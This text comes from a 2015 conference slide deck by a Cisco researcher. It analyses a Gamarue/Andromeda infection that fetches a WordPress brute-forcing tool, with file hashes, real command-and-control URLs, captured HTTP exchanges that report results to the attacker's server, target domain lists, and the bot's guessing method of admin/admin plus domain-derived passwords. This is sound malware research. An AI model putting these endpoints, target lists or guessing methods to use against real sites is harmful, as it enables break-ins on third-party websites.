

Make it count

An analysis of a brute-forcing botnet

Botconf, 2015

Veronica Valeros

Cognitive Threat Analytics


Cisco Systems, Czech Republic

Study and analysis of network traffic




blogs
sandboxing
reports
twitter
trackers

Detection and identification of threats




real traffic

Most of what we know is only about the beginning of what the malware does



How much we know about late stages of infections?



Let's try it

Initial malware sample:

c13b6e28f889b5597efcfc52564ab28fadd676c572088036da16cb6e90138334

Gamarue/Andromeda (categorization is hard!)



SHA256: c13b6e28f889b5597efcfc52564ab28fadd676c572088036da16cb6e90138334

File name: FF0E_20af9ef6afea11814b206ff9243e78af_16744.tmp_

Detection ratio: 45 / 53

Analysis date: 2015-10-26 14:36:07 UTC (1 month ago)



Analysis

File detail

Additional information

Comments

0


Votes

Behavioural information

File identification

MD5	20af9ef6afea11814b206ff9243e78af
SHA1	eb1cf7319f492955335c66a43a40424aad413e42
SHA256	c13b6e28f889b5597efcfc52564ab28fadd676c572088036da16cb6e90138334

General overview of the infection



Gamarue C&C traffic

POST http://w4gvnlw4kjbvrbvshkvbsd.ru/gate.php

Wireshark · Follow TCP Stream (tcp.stream eq 4) · 00000_19700101010000

```
POST /gate.php HTTP/1.1
Cache-Control: no-cache
Connection: close
Pragma: no-cache
Content-Type: application/octet-stream
User-Agent: Mozilla/4.0
Content-Length: 61
Host: w4gvnlw4kjbvrbvshkvbsd.ru

.y#5...|;...'.....#8.ku
...>(.Kw.....{.....|...../n...|HTTP/1.1 200 OK
Date: Fri, 08 May 2015 17:06:07 GMT
Server: Apache/2.2.15 (CentOS)
X-Powered-By: PHP/5.3.3
Content-Length: 118
Connection: close
Content-Type: application/octet-stream

.bf*...Wn9...D.....uv.b.....`h.Aw....H.h...a... (m....1+...7n8\.....)
...=.3zvbo....n...H..0.SK..kW....._j..l.IR....0
```

2 client pkt(s), 1 server pkt(s), 1 turn(s).

Entire conversation (579 bytes)

Show data as


ASCII

Stream

4


Gamarue C&C traffic

Daily upload content-bytes to every C&C server




Gamarue C&C traffic

Daily download content-bytes to every C&C server



Gamarue: shaping the infection scenario



Gamarue: shaping the infection scenario



Brute-force activity starts

#5 allbestcounter.ru/chb.exe

Executable capable of performing login attempts to WordPress based sites in masse



SHA256: 29ab1a0ec1e3aa4222e17cb392d0a7c0e30f4a9b8ce3a2eb2f8d1887a9d61f3c

File name: chb.exe

Detection ratio: 34 / 55

Analysis date: 2015-10-31 16:29:13 UTC (3 weeks, 5 days ago)



Analysis

File detail

Additional information

Comments

1

Votes

Behavioural information

File identification

MD5 9583ad7f17aa0d63a48aac802d018a7e

SHA1 20b798a2b1d8de3ce045b858b4a5f3e8c44b4227

SHA256 29ab1a0ec1e3aa4222e17cb392d0a7c0e30f4a9b8ce3a2eb2f8d1887a9d61f3c

Brute-forcing C&C: http & plain text

(1)  Report status

<http://g.commandocenter.ru/default.aspx?guid=dca94d1f-f7eb-487f-ad24-923cd1b4f946&gate=1&good=-1&bad=0&unlucky=1&ip=&fn=>

(2)  Retrieve list of sites

<http://g.commandocenter.ru/files/2/9d753bd0-33a5-46ac-841d-f99d9ace3446.txt>

(3)  Send success data

<http://g.commandocenter.ru/col.aspx?t=wp b&g=1&gid=1>

(1) Report status

Wireshark · Follow TCP Stream (tcp.stream eq 103) · 5

```
GET /default.aspx?  
guid=aa2848e1-5804-44ec-86e5-0b8d5fa6c50e&gate=1&good=0&bad=0&unlucky=1000&ip=&fn= HTTP/1.1  
Host: g.commandocenter.ru  
Connection: Keep-Alive
```

```
HTTP/1.1 200 OK  
Cache-Control: private  
Content-Type: text/html; charset=utf-8  
Server: Microsoft-IIS/7.5  
Access-Control-Allow-Origin: *  
Access-Control-Allow-Methods: POST, GET, OPTIONS  
X-AspNet-Version: 4.0.30319  
X-Powered-By: ASP.NET  
Date: Sun, 24 May 2015 17:02:54 GMT  
Content-Length: 91
```

```
635679293967377000{sp}2\7cc14c24-0ab1-412d-b44e-02453bfdd58f.txt{sp}23494{sp}{sp}1{sp}1{sp}
```

(2)

Retrieve list of sites

```
Wireshark · Follow TCP Stream (tcp.stream eq 104) · 5

GET /files/2/a86415a4-58e9-4378-b00e-8c52ab206e71.txt HTTP/1.1
Host: g.commandocenter.ru

HTTP/1.1 200 OK
Content-Type: text/plain
Last-Modified: Fri, 22 May 2015 18:56:38 GMT
Accept-Ranges: bytes
ETag: "530618c194d01:0"
Server: Microsoft-IIS/7.5
X-Powered-By: ASP.NET
Date: Sun, 24 May 2015 17:16:05 GMT
Content-Length: 18050

googlesniper2.org
googlesniper2reviewer.net
googlesniper2review-freownload.com
google-sniper-2-review.net
googlesniper2review.net
googlesniper2reviews.info
googlesniper2reviews.net
googlesniper2reviewspot.com
googlesniper2scam.com
googlesniper2websites.com
googlesniper2z.com
googlesniper3.org
googlesniper3review.com
googlesniper4u.us
googlesniperaccess.com
googlesniperblog.info
googlesniperbonuses.com
googlesniperbonus.net
googlesniperbuy.com
google-sniper.com
googlesniper-dc.com
googlesnipereducation.com
```



Daily Sales Snapshot	
Oct 20	\$3,199.00
Oct 21	\$2,273.51
Oct 22	\$2,086.02

\$6,000 a Month. Online
FREE AND NO EXPERIENCE NEEDED



Google Sniper 2 Review

(Get A Bird's Eye view of the **Google Sniper 2** Members Area)

(Turn Up Your Speakers And Watch This Video From **Start To Finish**)

Sorry, your browser does not support Flash Video Player



[SIGN UP AND ACCESS YOUR FREE VIDEO!](#)

Just enter your First name and Email below and you'll get **INSTANT ACCESS - FREE!**

BLOGROLL

♦ [marketing with anik review](#)

ABOUT ELTON



Elton Smith is an internet marketing expert,

(3) Send success data

Wireshark · Follow TCP Stream (tcp.stream eq 8) · 5

```
POST /col.aspx?t=wp_b&g=1&gid=1 HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Host: g.commandocenter.ru
Content-Length: 23
Expect: 100-continue
Connection: Keep-Alive
```


HTTP/1.1 100 Continue

```
d=amojardimsul.org.br
HTTP/1.1 200 OK
Cache-Control: private
Content-Type: text/html; charset=utf-8
Server: Microsoft-IIS/7.5
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
Date: Sat, 23 May 2015 18:22:57 GMT
Content-Length: 496
```

→ d=amojardimsul.org.br

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head><title>
</title></head>
<body>
  <form method="post" action="/col.aspx?t=wp_b&g=1&gid=1" id="form1">
<input type="hidden" name="__VIEWSTATE" id="__VIEWSTATE" value="/wEPDwULLTE2MTY2ODcyMjlkZKS7cYD10Q/K5xq0iJjDCUFIJ4Fq4Eu1tIX2zDmdbTa/" />
  <div>
  </div>
</form>
</body>
</html>
```

Brute-forcing C&C: activity overview



Horizontal brute-forcing

No password list retrieved by the bot

Two users and passwords combinations:

- admin/admin:

- hardcoded combination in the binary

- admin/[custom]:

- custom password derived from domain name

+86k custom passwords used


techno
sciento
en
biblioteca
wroclaw
media
momb
jp
modeb
mediab
biblioteca
teens
cafe
benessere
x
playground
helena
guide
mullion-shop
mode
lo
lemon
internetb

fea
albers-wende
svenska-spelautomater
survivalb
surveyquests
shawn
raumklimatecke
ian
gala
dana
capavle
bondage
bibliotheque
wsa
ws4d
williammills
modeistanbul
walkingtall
virgulina
svenskaspelautomater
stephanierhea
ravenna
playgroundmusic

pierrederoche
pierre
svet
lollaandgrace
lemon8
guidedtherapy
galaktika
enflick
dajuroka
teentalk
charlesmyrick
businesscoaching
business
advertising
advertise
zorgverzekering
zorg
xmarkstheearth
xlgirls
wryip
williampopp
williammillsagency
trips

teens-generation
tausend-moeglichkeiten
sverigemastareiseo2011
surveyquest
socialanna
sochy-14
shawnewbank
shawkeller
scienceofsexy
rgb
rautenstrauch
playguitar
ohiohypnosiscenter
ohio
modedesign-studium
mode-estah
mode-b
modculture
merkur
mediacube
mediaclipsaustralia
mediabiz-group
marihuana

Horizontal brute-forcing: thousands of WordPress websites attacked



+160k attempted logins

23 success cases

HOME

QUEM SOMOS

FALE CONOSCO

busca

AMO

JARDIM SUL

Associação dos Moradores do Bairro Jardim Sul

Associados

Atas

Campanhas de Conscientização

Documentos

Eventos

Jornal AMO

Notícias

Realizações

Sem categoria

Seja Bem Vindo

Uma sociedade Civil Organizada e atuante é o único caminho para reivindicar seus direitos e assim serem respeitados, ouvidos e atendidos! É a melhor forma de escrever sua cidadania! A qualidade de vida deixa de ser apenas um sonho quando passa a ser uma preocupação de todos. Foi com este pensamento que moradores, empresários e comerciantes se uniram e fundaram a AMO Jardim Sul, uma Associação feita para quem quer muito mais que simplesmente viver bem na região onde mora. Canal direto com as autoridades, a AMO Jardim Sul é uma entidade de baixo custo, representando o melhor interesse de todos que vivem e trabalham na região.

VIDEO

SUB-PREFEITURA DO MORUMBI

Most effective Essay Aid to Present Your Essay In A Timely Manner and Make an Impression on Your Professor



amojardimsul.org.br domain information

Passive DNS replication

VirusTotal's passive DNS only stores address records. **This domain has been seen to resolve to the following IP addresses.**

2014-02-22 186.202.149.13

Latest detected URLs

Latest URLs hosted in this domain **detected by at least one URL scanner or malicious URL dataset.**

2/63 2015-08-27 04:23:12 <http://amojardimsul.org.br/2011/10/06/condominio-townhouse/>

1/52 2014-03-07 05:47:11 <http://amojardimsul.org.br/>

1 bot

Every 7000 sites, 1 success

1 access every ~3.5 hours

6 accessed sites per day

How much money does it make?

Not a targeted attack: well distributed regions



Conclusions

It's worth running malware for longer periods of time.

It's important to execute malware with real internet access.

Botnets cannot longer be defined with a single behavior.

Still work to do educating users about security.

Questions?



Veronica Valeros
vvaleros@cisco.com
@verovaleros

